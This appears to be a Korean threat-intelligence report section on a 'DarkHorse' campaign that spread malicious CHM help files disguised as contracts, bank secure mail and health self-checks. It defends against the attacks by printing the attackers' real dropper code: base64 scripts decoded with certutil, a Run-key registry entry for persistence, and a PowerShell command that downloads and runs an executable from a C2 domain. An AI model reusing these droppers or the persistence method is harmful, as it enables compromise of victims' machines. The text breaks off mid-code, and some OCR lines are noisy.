4.1.타임라인 (Timeline)

○ GSC는 악성 CHM 파일의 실행 과정에서 악용되는 VBS, JSE 파일을 통해 유형을 분류하고 추적 및 분석을 진행했습니다.

○ CHM 공격은 현재까지 지속적으로 발견되고 있으며, 보안 솔루션의 탐지 및 차단을 피하기 위해 점차 고도화되는 양상을 띄고 있습니다. VBS 파일을 악용하는 형태로 시작해 최근에는 JSE 파일을 악용하며, 점차 변화하는 모습을 보이고 있습니다.


○ 2022년 초부터 다양한 유형의 CHM 공격이 발견됐으며, Powershell 코드와 레지스트리 경로 및 파일 저장 경로 등의 유사도 면에서 동일한 공격자의 소행인 것으로 추정하고 있습니다.



[그림 4-1] CHM 공격 타임라인

4.2. VBS 1 유형

○ VBS 1 유형의 CHM 공격은 2022년 2월부터 발견됐으며, 계약서, 개발 가이드 등의 다양한 내용으로 유포됐습니다.



[그림 4-2] VBS 1 유형으로 유포된 CHM 화면


○ VBS 1 유형은 HTML 파일 내부에 BASE64로 인코딩된 악성 스크립트를 포함하고 있습니다. CHM을 실행할 경우, 해당 스크립트를 DAT로 저장한 다음 certutil.exe 를 통해 디코딩 후, VBS 파일로 다시 저장합니다. 이후, 지속성을 유지하기 위해 레지스트리 자동 실행경로에 VBS 파일을 추가합니다.

```
965  <OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
966  <PARAM name="Command" value="ShortCut">
967  <PARAM name="Button" value="Bitmap:shortcut">
968  <PARAM name="Item1" value=',cmd, /c echo RGltIHNoDQpTZXQgc2g9V1NjcmlwdC5DcmVhdGVPYmplY3QoIldTY
     3JpcHQuU2hlbGwiKQ0Kc2gucnVuICJjbWQgL2MgcG93ZXJzaGVsbCBpd3IgLW91dGYgJXRtcCVcYWR2dXBkYXRlLmV4ZSB
     odHRwczovL3dhbnQtaGVscGVyLmNvbS9kYXRhYmFzZS9kYi5waHA/
     dHlwZT0xICYgc3RhcnQgJXRtcCVcYWR2dXBkYXRlLmV4ZSIsMCxmYWxzZQ0KU2V0IHNoPU5vdGhpbmc >
     "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode
     "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD
     HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d
     "%USERPROFILE%\Links\Document.vbs" /f'>
969  <PARAM name="Item2" value="273,1,1">
970
971  </OBJECT>
972  <SCRIPT>
973  shortcut.Click();
974  </SCRIPT>
```

[그림 4-3] VBS 1 유형의 HTML 코드

○ 사용자가 시스템에 로그온 할 경우, 이전 과정에서 추가한 레지스트리에 의해 VBS 파일이 실행됩니다. 실행된 VBS 파일은 Powershell 스크립트를 통해 공격자의 C2 서버에서 “advupdate.exe”라는 파일을 ‘%tmp%’ 경로에 다운로드 후 실행합니다.


○ 분석 시점에 C2 서버에 접속이 불가하여 다운로드 되는 파일은 확보하지 못했지만 RAT 또는 인포스틸러 유형의 악성코드로 추정하고 있습니다.




```
RGltIHNoDQpTZXQgc2g9V1NjcmlwdC5DcmVhdGVPYmplY3QoIldTY3JpcHQuU2h
lbGwiKQ0Kc2gucnVuICJjbWQgL2MgcG93ZXJzaGVsbCBpd3IgLW91dGYgJXRtcC
VcYWR2dXBkYXRlLmV4ZSBodHRwczovL3dhbnQtaGVscGVyLmNvb69kYXRhYmFzZ
S9kYi5waHA/dHlwZT0xICYgc3RhcnQgJXRtcCVcYWR2dXBkYXRlLmV4ZSIsMCxm
YWxzZQ0KU2V0IHNoPU5vdGhpbmc
```

```
Dim sh
Set sh=WScript.CreateObject("WScript.Shell")
sh.run "cmd /c powershell iwr -outf
    %tmp%\advupdate.exe https://want-helper.com/
    database/db.php?type=1 & start %tmp%\advupdate.exe"
    ,0,false
Set sh=Nothing
```

[그림 4-4] VBS 1 유형의 DAT, VBS 파일



[그림 4-5] Genian EDR을 통한 VBS 1 유형 탐지

○ 추가로, 해당 유형의 CHM 공격 C2 서버에서 “nhgames.zip”라는 이름의 ZIP 파일로 위장한 실행 파일이 배포된 정황을 확인했습니다.

○ 해당 파일에 대한 분석을 진행했지만, 의심스러운 악성 행위는 발견되지 않았으며, 공격자가 제작중인 테스트 파일로 추정하고 있습니다. 또한, 공격자가 “DarkHorse”라는 사용자 이름을 사용하는 사실을 확인할 수 있었고 이번 보고서의 Operation Name으로 명명하게 됐습니다.

PDB	C:₩Users₩**DarkHorse**₩Documents₩Visual Studio 2015 ₩Projects₩empty₩x64₩Release₩empty.pdb


[표 4-1] nhgames.zip PDB 경로

```
var_10h = *(uint64_t *)0x140014000 ^ (uint64_t)auStack_88;
var_18h._0_4_ = 0x2e656c69;
var_18h._4_1_ = 0;
lpBuffer._0_4_ = 0x73696854;
lpBuffer._4_4_ = 0x20736920;
uStack_38 = 0x656d6f73;
uStack_34 = 0x73657420;
var_20h = 0x6620656874206f74;
var_30h._0_4_ = 0x61642074;
var_30h._4_4_ = 0x74206174;
uStack_28 = 0x7277206f;
uStack_24 = 0x20657469;
uVar3 = 0xffffffffffffffff;
do {
    uVar2 = uVar3 + 1;
    iVar1 = uVar3 + 1;
    uVar3 = uVar2;
} while (*(char *)((int64_t)&lpBuffer + iVar1) != '\0');
hTemplateFile = (HANDLE)0x0;
dwFlagsAndAttributes._0_4_ = 0x80;
_dwCreationDisposition = CONCAT44(uStack_64, 1);
lpNumberOfBytesWritten._0_4_ = 0;
iVar1 = (*KERNEL32.dll_CreateFileW)(L"C:\\Users\\DarkHorse\\Documents\\test.txt", 0x40000000, 0, 0);
if (iVar1 != -1) {
    _dwCreationDisposition = 0;
    (*KERNEL32.dll_WriteFile)(iVar1, &lpBuffer, uVar2 & 0xffffffff, &lpNumberOfBytesWritten);
    (*KERNEL32.dll_CloseHandle)(iVar1);
}
flirt.security_check_cookie((uint32_t)var_10h ^ (uint32_t)auStack_88);
return;
```

[그림 4-6] nhgames.zip 파일

4.3. JSE 1 유형

○ JSE 1 유형의 CHM 공격은 2022년 4월부터 발견됐으며, 질병 자가진단 및 계정 복구 관련 내용으로 위장해 유포됐습니다.




[그림 4-7] JSE 1 유형으로 유포된 CHM 화면

○ JSE 1 유형은 VBS 1 유형과 동일하게 HTML 파일 내부의 BASE64로 인코딩된 스크립트를 DAT 파일로 저장 후 레지스트리 자동 실행 경로에 등록하는 과정을 가지고 있습니다. 차이점으로는 디코딩된 스크립트를 VBS 파일이 아닌 JSE 파일로 저장한다는 특징이 있습니다.


```
44  <OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
45  <PARAM name="Command" value="ShortCut">
46  <PARAM name="Button" value="Bitmap:shortcut">
47  <PARAM name="Item1" value=',cmd, /c echo
    I0B+XnhBQUFBQT09LW1EfmsnCStoLGIxT2s3K3ByKExuXkRgSnFqbU1rd0QganR/Vl5KYmlAI0AmN2wuUDF4SjE6W35KbVAyR1M
    rLi80bl5WfmJoTVBPS0VEV1B1WWh3dS13QyFOa0tbb2MrNn9+NFlEd2spJnotNEsvT3h/T2hLRFYgMVc6Jl5LRG56MUcJMHJUUm
    F0d1FZSDIre0Z+WywvT0NNWVB1TzphXS0nQztOYlc5byArYW5yaUAjQCZrIEQheGNeQiF+V0NeL24jcFVrSUFBQT09XiN+QAA
    > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode
    "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.jse" & start /MIN REG ADD
    HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d
    "%USERPROFILE%\Links\Document.jse" /f'>
48  <PARAM name="Item2" value="273,1,1">
49  </OBJECT>
50  <SCRIPT>
51  shortcut.Click();
52  </SCRIPT>
```

[그림 4-8] JSE 1 유형의 HTML 코드

○ JSE 파일은 인코딩된 Java Script로 디코딩 과정을 거쳐야 원본 코드를 확인할 수 있습니다. 최종 실행되는 JSE 파일의 원본 코드는 아래 그림과 같으며, Powershell을 통해 공격자의 C2 서버에서 “audiodg.exe”라는 악성코드를 ‘%tmp%’ 경로에 다운로드하고 실행합니다.




[그림 4-9] JSE 1 유형의 DAT, JSE 파일



[그림 4-10] Genian EDR을 통한 JSE 1 유형 탐지

4.4. VBS 2 유형

○ VBS 2 유형의 공격은 2023년 3월부터 발견됐으며, 은행 보안메일과 정보보호 법률 관련 내용으로 위장해 유포됐습니다.




[그림 4-11] VBS 2 유형으로 유포된 CHM 화면

○ VBS 2 유형 또한 VBS 1 유형과 동일하게 BASE64로 인코딩된 스크립트를 DAT 파일로 저장한 다음 디코딩 후 VBS 파일로 저장해 레지스트리 자동 실행 경로에 추가하는 과정을 가지고 있습니다.


```
697   <OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
698   <PARAM name="Command" value="ShortCut">
699   <PARAM name="Button" value="Bitmap:shortcut">
